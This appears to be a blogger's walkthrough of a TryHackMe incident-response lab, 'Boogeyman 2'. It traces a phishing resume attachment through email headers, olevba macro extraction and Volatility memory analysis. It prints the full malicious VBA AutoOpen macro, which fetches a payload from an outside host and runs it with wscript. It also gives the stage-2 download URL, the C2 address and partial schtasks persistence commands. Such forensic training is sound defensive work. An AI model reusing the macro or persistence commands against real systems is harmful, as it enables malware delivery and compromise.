
The Boogeyman is back!

Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.



[redacted] [redacted]

Resume - Application for Junior IT Analyst Role

[redacted]

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.


Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,
Wesley Taylor

The security team was able to flag some suspicious commands executed on the workstation of Maxine, which prompted the investigation. Given this, you are tasked to analyse and assess the impact of the compromise.

What email was used to send the phishing email?

To get started here I opened up the email source in a word editor on the VM. I looked through it and quickly saw that the email used was westaylor23@outlook.com


Applications Places System
Wed Sep 24, 23:48
Resume - Application for Junior IT Analyst Role.eml - LibreOffice Writer
File Edit View Insert Format Styles Table Form Tools Window Help
Preformatted 1
Liberation Mor
10
You are running version 6.4 of LibreOffice for the first time. Do you want to learn what's new?
Release Notes
@
Find All
Match Case
Page
Page 2 of 23
Selected: 6 words, 6 characters
Default Style
English (USA)
100%
70°F
Sunny
Search
4:48 PM
9/24/2025


```
jUUjE4PPWIQMlrhW9u3ZZZvgFV767VR096fkZz7UcZcPoGyGAL+cjTCiw2wAcMLmNOB0rX9/
rgvupbAypaNsHOmVyaCnUlW797ukWBUwxwamv0WCyyC3tv+cJLA==
ARC-Authentication-Results: i=1; mx.microsoft.com 1; spf=none; dmarc=none;
 dkim=none; arc=none
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=outlook.com;
 s=selector1;
 h=From:Date:Subject:Message-ID:Content-Type:MIME-Version:X-MS-Exchange-
SenderADCheck;
 bh=tusLAWEn7AHe55QvCgeszxApxH3yKBOc2Lyvjwyaq20=;

b=mW89s8xOCpliDHbNpg35IYj9zhZstGuX5p0f2C5ijYz2htwaxRxY4THRj1kmZ3CoaroZcwjMDNuJdF
ubiMQbIQxjpcCPO/
ehbNCLSfQM5csS5B9tYlouCb+PzGdvJynpOATXquBsoW5+QBThVjGcTR71OXco1X2Lzt/
Jy+sDQxQhvwtb/EAjXs4WECOtfBnVqzcrWzZsrkdE/
evAKgwC3mcaqkdWYmcYGszk8OWpjzL3wkqj8qhLc1dXhrzIBZlCv9lRmh/
EX5Hz6U2VdbML18SVVvMALF9/BumR4iuL0Fs3odeSc3p2cDO7kx2k/
Zulr27uzU3Z8yDkPvOOYKj3Pw==
Received: from JH0PR03MB7854.apcprd03.prod.outlook.com (2603:1096:990:38::10)
 by KL1PR0302MB5457.apcprd03.prod.outlook.com (2603:1096:820:40::10) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6699.20; Sun, 20 Aug
 2023 18:19:21 +0000
Received: from JH0PR03MB7854.apcprd03.prod.outlook.com
 ([fe80::76b9:bc05:e5af:5229]) by JH0PR03MB7854.apcprd03.prod.outlook.com
 ([fe80::76b9:bc05:e5af:5229%7]) with mapi id 15.20.6699.020; Sun, 20 Aug 2023
 18:19:21 +0000
From: "westaylor23@outlook.com" <westaylor23@outlook.com>
To: "maxine.beck@quicklogisticsorg.onmicrosoft.com"
      <maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Thread-Topic: Resume - Application for Junior IT Analyst Role
Thread-Index: AQHZ05LLJjei808kHk2FEsVKgQH8LA==
Date: Sun, 20 Aug 2023 18:19:20 +0000
Message-ID:

<JH0PR03MB78541136716E68374440129EA119A@JH0PR03MB7854.apcprd03.prod.outlook.com>
Accept-Language: en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
```

What is the email of the victim employee?

Shown in the screenshot from the prior question, the email of the victim is maxine.beck@quicklogisticsorg.onmicrosoft.com.

What is the name of the attached malicious document?


Still in the email source for this one, we see that the malicious document attached is "Resume_WesleyTaylor.doc".


Applications Places System
Wed Sep 24, 23:51
Resume - Application for Junior IT Analyst Role.eml - LibreOffice Writer
File Edit View Insert Format Styles Table Form Tools Window Help
Preformatted 1
Liberation Mor
10
You are running version 6.4 of LibreOffice for the first time. Do you want to learn what's new?
Release Notes
doc
Find All
Match Case
Page
Page 5 of 23
Selected: 1 word, 3 characters
Default Style
English (USA)
100%
70°F
Sunny
Search
4:51 PM
9/24/2025

```
ious programming languages, including Java, Python, and C++. I also complet=
ed courses in computer networking and database management, which have given=
 me a solid foundation in IT fundamentals.</div>
<div><br class=3D"ContentPasted0">
</div>
<div class=3D"ContentPasted0">In addition to my technical skills, I have al=
so honed my problem-solving abilities and attention to detail through vario=
us projects and internships. I am confident that these skills, along with m=
y passion for technology, make me
 a strong candidate for this position.</div>
<div><br class=3D"ContentPasted0">
</div>
<div class=3D"ContentPasted0">I have attached my resume to this email for y=
our review.</div>
<div><br class=3D"ContentPasted0">
</div>
<div class=3D"ContentPasted0">Thank you for considering my application. I l=
ook forward to the opportunity to discuss my qualifications further.</div>
<div><br>
</div>
<div class=3D"ContentPasted0">Sincerely,</div>
Wesley Taylor<br>
</div>
</body>
</html>

--_000_JH0PR03MB78541136716E68374440129EA119AJH0PR03MB7854apcp_--

--_004_JH0PR03MB78541136716E68374440129EA119AJH0PR03MB7854apcp_
Content-Type: application/msword; name="Resume_WesleyTaylor.doc"
Content-Description: Resume_WesleyTaylor.doc
Content-Disposition: attachment; filename="Resume_WesleyTaylor.doc"; size=64000;
      creation-date="Sun, 20 Aug 2023 18:19:13 GMT";
```

What is the MD5 hash of the malicious attachment?


I went ahead and saved the malicious attachment to the VM and was able to get the md5 hash through the terminal.



```
ubuntu@tryhackme:~/Desktop/Artefacts$ md5sum Resume_WesleyTaylor.doc
52c4384a0b9e248b95804352ebec6c5b  Resume_WesleyTaylor.doc
ubuntu@tryhackme:~/Desktop/Artefacts$
```

What URL is used to download the stage 2 payload based on the document's macro?

So using a new tool here to analyze and extra the VBA macros from the malicious document, we can see that the link used to download the stage 2 payload is https://files.boogeymanisback.lol/aa29c53cbb80416d3b47d85538d9971/update.png.



```
ubuntu@tryhackme:~/Desktop/Artefacts$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: Resume_WesleyTaylor.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
```

What is the name of the process that executed the newly downloaded stage 2 payload?


Using the screenshot from the prior question, we can see that the process executed is wscript.exe.

What is the full file path of the malicious stage 2 payload?


Same screenshot from the prior question shows us that the path is C:\ProgramData\update.js

What is the PID of the process that executed the stage 2 payload?

So switching to volatility now, if we execute the plugin windows.pslist, we can see all of the processes present. Based on the knowledge we gained from the prior questions, we know that the executed payload is wscript.exe, which has a PID of 4260



```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pslist
Volatility 3 Framework 2.5.0
```




```
4260    1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-21 14:12:47.000000      N/A     Disabled
```

What is the parent PID of the process that executed the stage 2 payload?

We can use the screenshots from the prior question to see that the parent PID is 1124.

What URL is used to download the malicious binary executed by the stage 2 payload?


So here I did some experimenting and eventually came upon using the strings command against the entire raw memory for the malicious file we found a few questions back. I used the "grep" command against it and found the following URL that was used: https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe



```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep "files.boogeymanisback.lol"
files.boogeymanisback.lol
files.boogeymanisback.lol
files.boogeymanisback.lol
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
files.boogeymanisback.lol
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
files.boogeymanisback.lol
files.boogeymanisback.lol
files.boogeymanisback.lol_
files.boogeymanisback.lolw
files.boogeymanisback.lol
```

What is the PID of the malicious process used to establish the C2 connection?


So here I used the windows.pstree command in volatility and ran it against the PID of the malicious executable we found a few questions back so I could see if there were any child processes to it. Sure enough there was, and we see that the PID of the child process that established the C2 connection is 6216.



```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree --pid 4260
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime

4320    4296    winlogon.exe    0xe58f87b734c0  4       -       3       False   2023-08-21 14:06:26.000000      N/A
* 3948  4320    userinit.exe    0xe58f87788080  0       -       3       False   2023-08-21 14:06:33.000000      2023-08-21 14:07:00.000000
** 596  3948    explorer.exe    0xe58f87e31080  46      -       3       False   2023-08-21 14:06:34.000000      N/A
*** 1440        596     OUTLOOK.EXE     0xe58f87c8a080  22      -       3       False   2023-08-21 14:09:04.000000      N/A
**** 1124       1440    WINWORD.EXE     0xe58f81150080  18      -       3       False   2023-08-21 14:12:31.000000      N/A
***** 4260      1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-21 14:12:47.000000      N/A
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-21 14:12:48.000000      N/A
******* 4464    6216    conhost.exe     0xe58f84bd1080  5       -       3       False   2023-08-21 14:14:03.000000      N/A
```

What is the full file path of the malicious process used to establish the C2 connection?


Back to using the string command against the raw memory file for this one, except using the "grep" command for the child process we found in the last question "updater.exe". We quickly see that the file path is C:\Windows\Tasks\updater.exe.



```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep "updater.exe"
{F38BF404-1D43-42F2-9305-67DE0B28FC23}\Tasks\updater.exe
{"displayText":"updater.exe","activationUri":"ms-shellactivity:","appDisplayName":"updater.exe","backgroundColor":"black"}
C:\Windows\Tasks\updater.exe
```

What is the IP address and port of the C2 connection initiated by the malicious binary? (Format: IP address:port)


So here I used the windows.netscan plugin on volatility and used the grep command to filter for the PID of the C2 connection from the prior questions. From there I was able to see that the IP address and port are: 128.199.95.189:8080.



```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.netscan | grep "6216"
0xe58f812ab6b0.0UDPv4   0.0.0.0 0DB scan*ing fin0shed           6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f84d95010  TCPv4   10.10.49.181    63299   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:26.000000
0xe58f86455010  TCPv4   10.10.49.181    63350   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:16:11.000000
0xe58f86b1b770  TCPv4   10.10.49.181    63331   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:15:17.000000
0xe58f86b73010  TCPv4   10.10.49.181    63308   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:39.000000
0xe58f86b9ebf0  TCPv4   10.10.49.181    63291   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:13.000000
0xe58f8741ebf0  TCPv4   10.10.49.181    63348   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:16:05.000000
0xe58f8760dbf0  TCPv4   10.10.49.181    63298   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:24.000000
0xe58f8797fc40  UDPv4   0.0.0.0 0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980180  UDPv4   0.0.0.0 0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980180  UDPv6   ::      0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980570  UDPv4   0.0.0.0 0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980570  UDPv6   ::      0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87e81bf0  TCPv4   10.10.49.181    63339   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:15:40.000000
ubuntu@tryhackme:~/Desktop/Artefacts$
```

What is the full file path of the malicious email attachment based on the memory dump?


Using the windows.filescan plugin this time, I filtered for the malicious document we found at the beginning of the lab, which gave me the answer: \Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor



```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.filescan | grep "Resume_WesleyTaylor"
0xe58f86465740.0\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc     216
0xe58f878c1420  \Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc     216
```

The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?

For the last question here I used the strings command again to search for any “schtasks” that may exist in the raw memory dump. I found the answer pretty quickly here, highlighted below.



```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep "schtasks"
 run "cmd.exe  /c echo " & chr(powershell.exe [io.file]::writeallbytes(schtasks /create /f /sc minute /mo 3 /tn.run "cmd.exe  /c echo " & "set
        CkAfABJAEUAWAA=;schtasks /Cre
cmd /c schtasks /Run /TN
schtasks+
), "0."schtasks /cri
schtasks /create /sc minuQ
schtasks /cre
un"schtasks/cre
schtasks.exe /CREATE /RL H
`schtasks/
schtasks.exe /creat8
schtasks
schtasks
schtasks.
schtasks.pdb
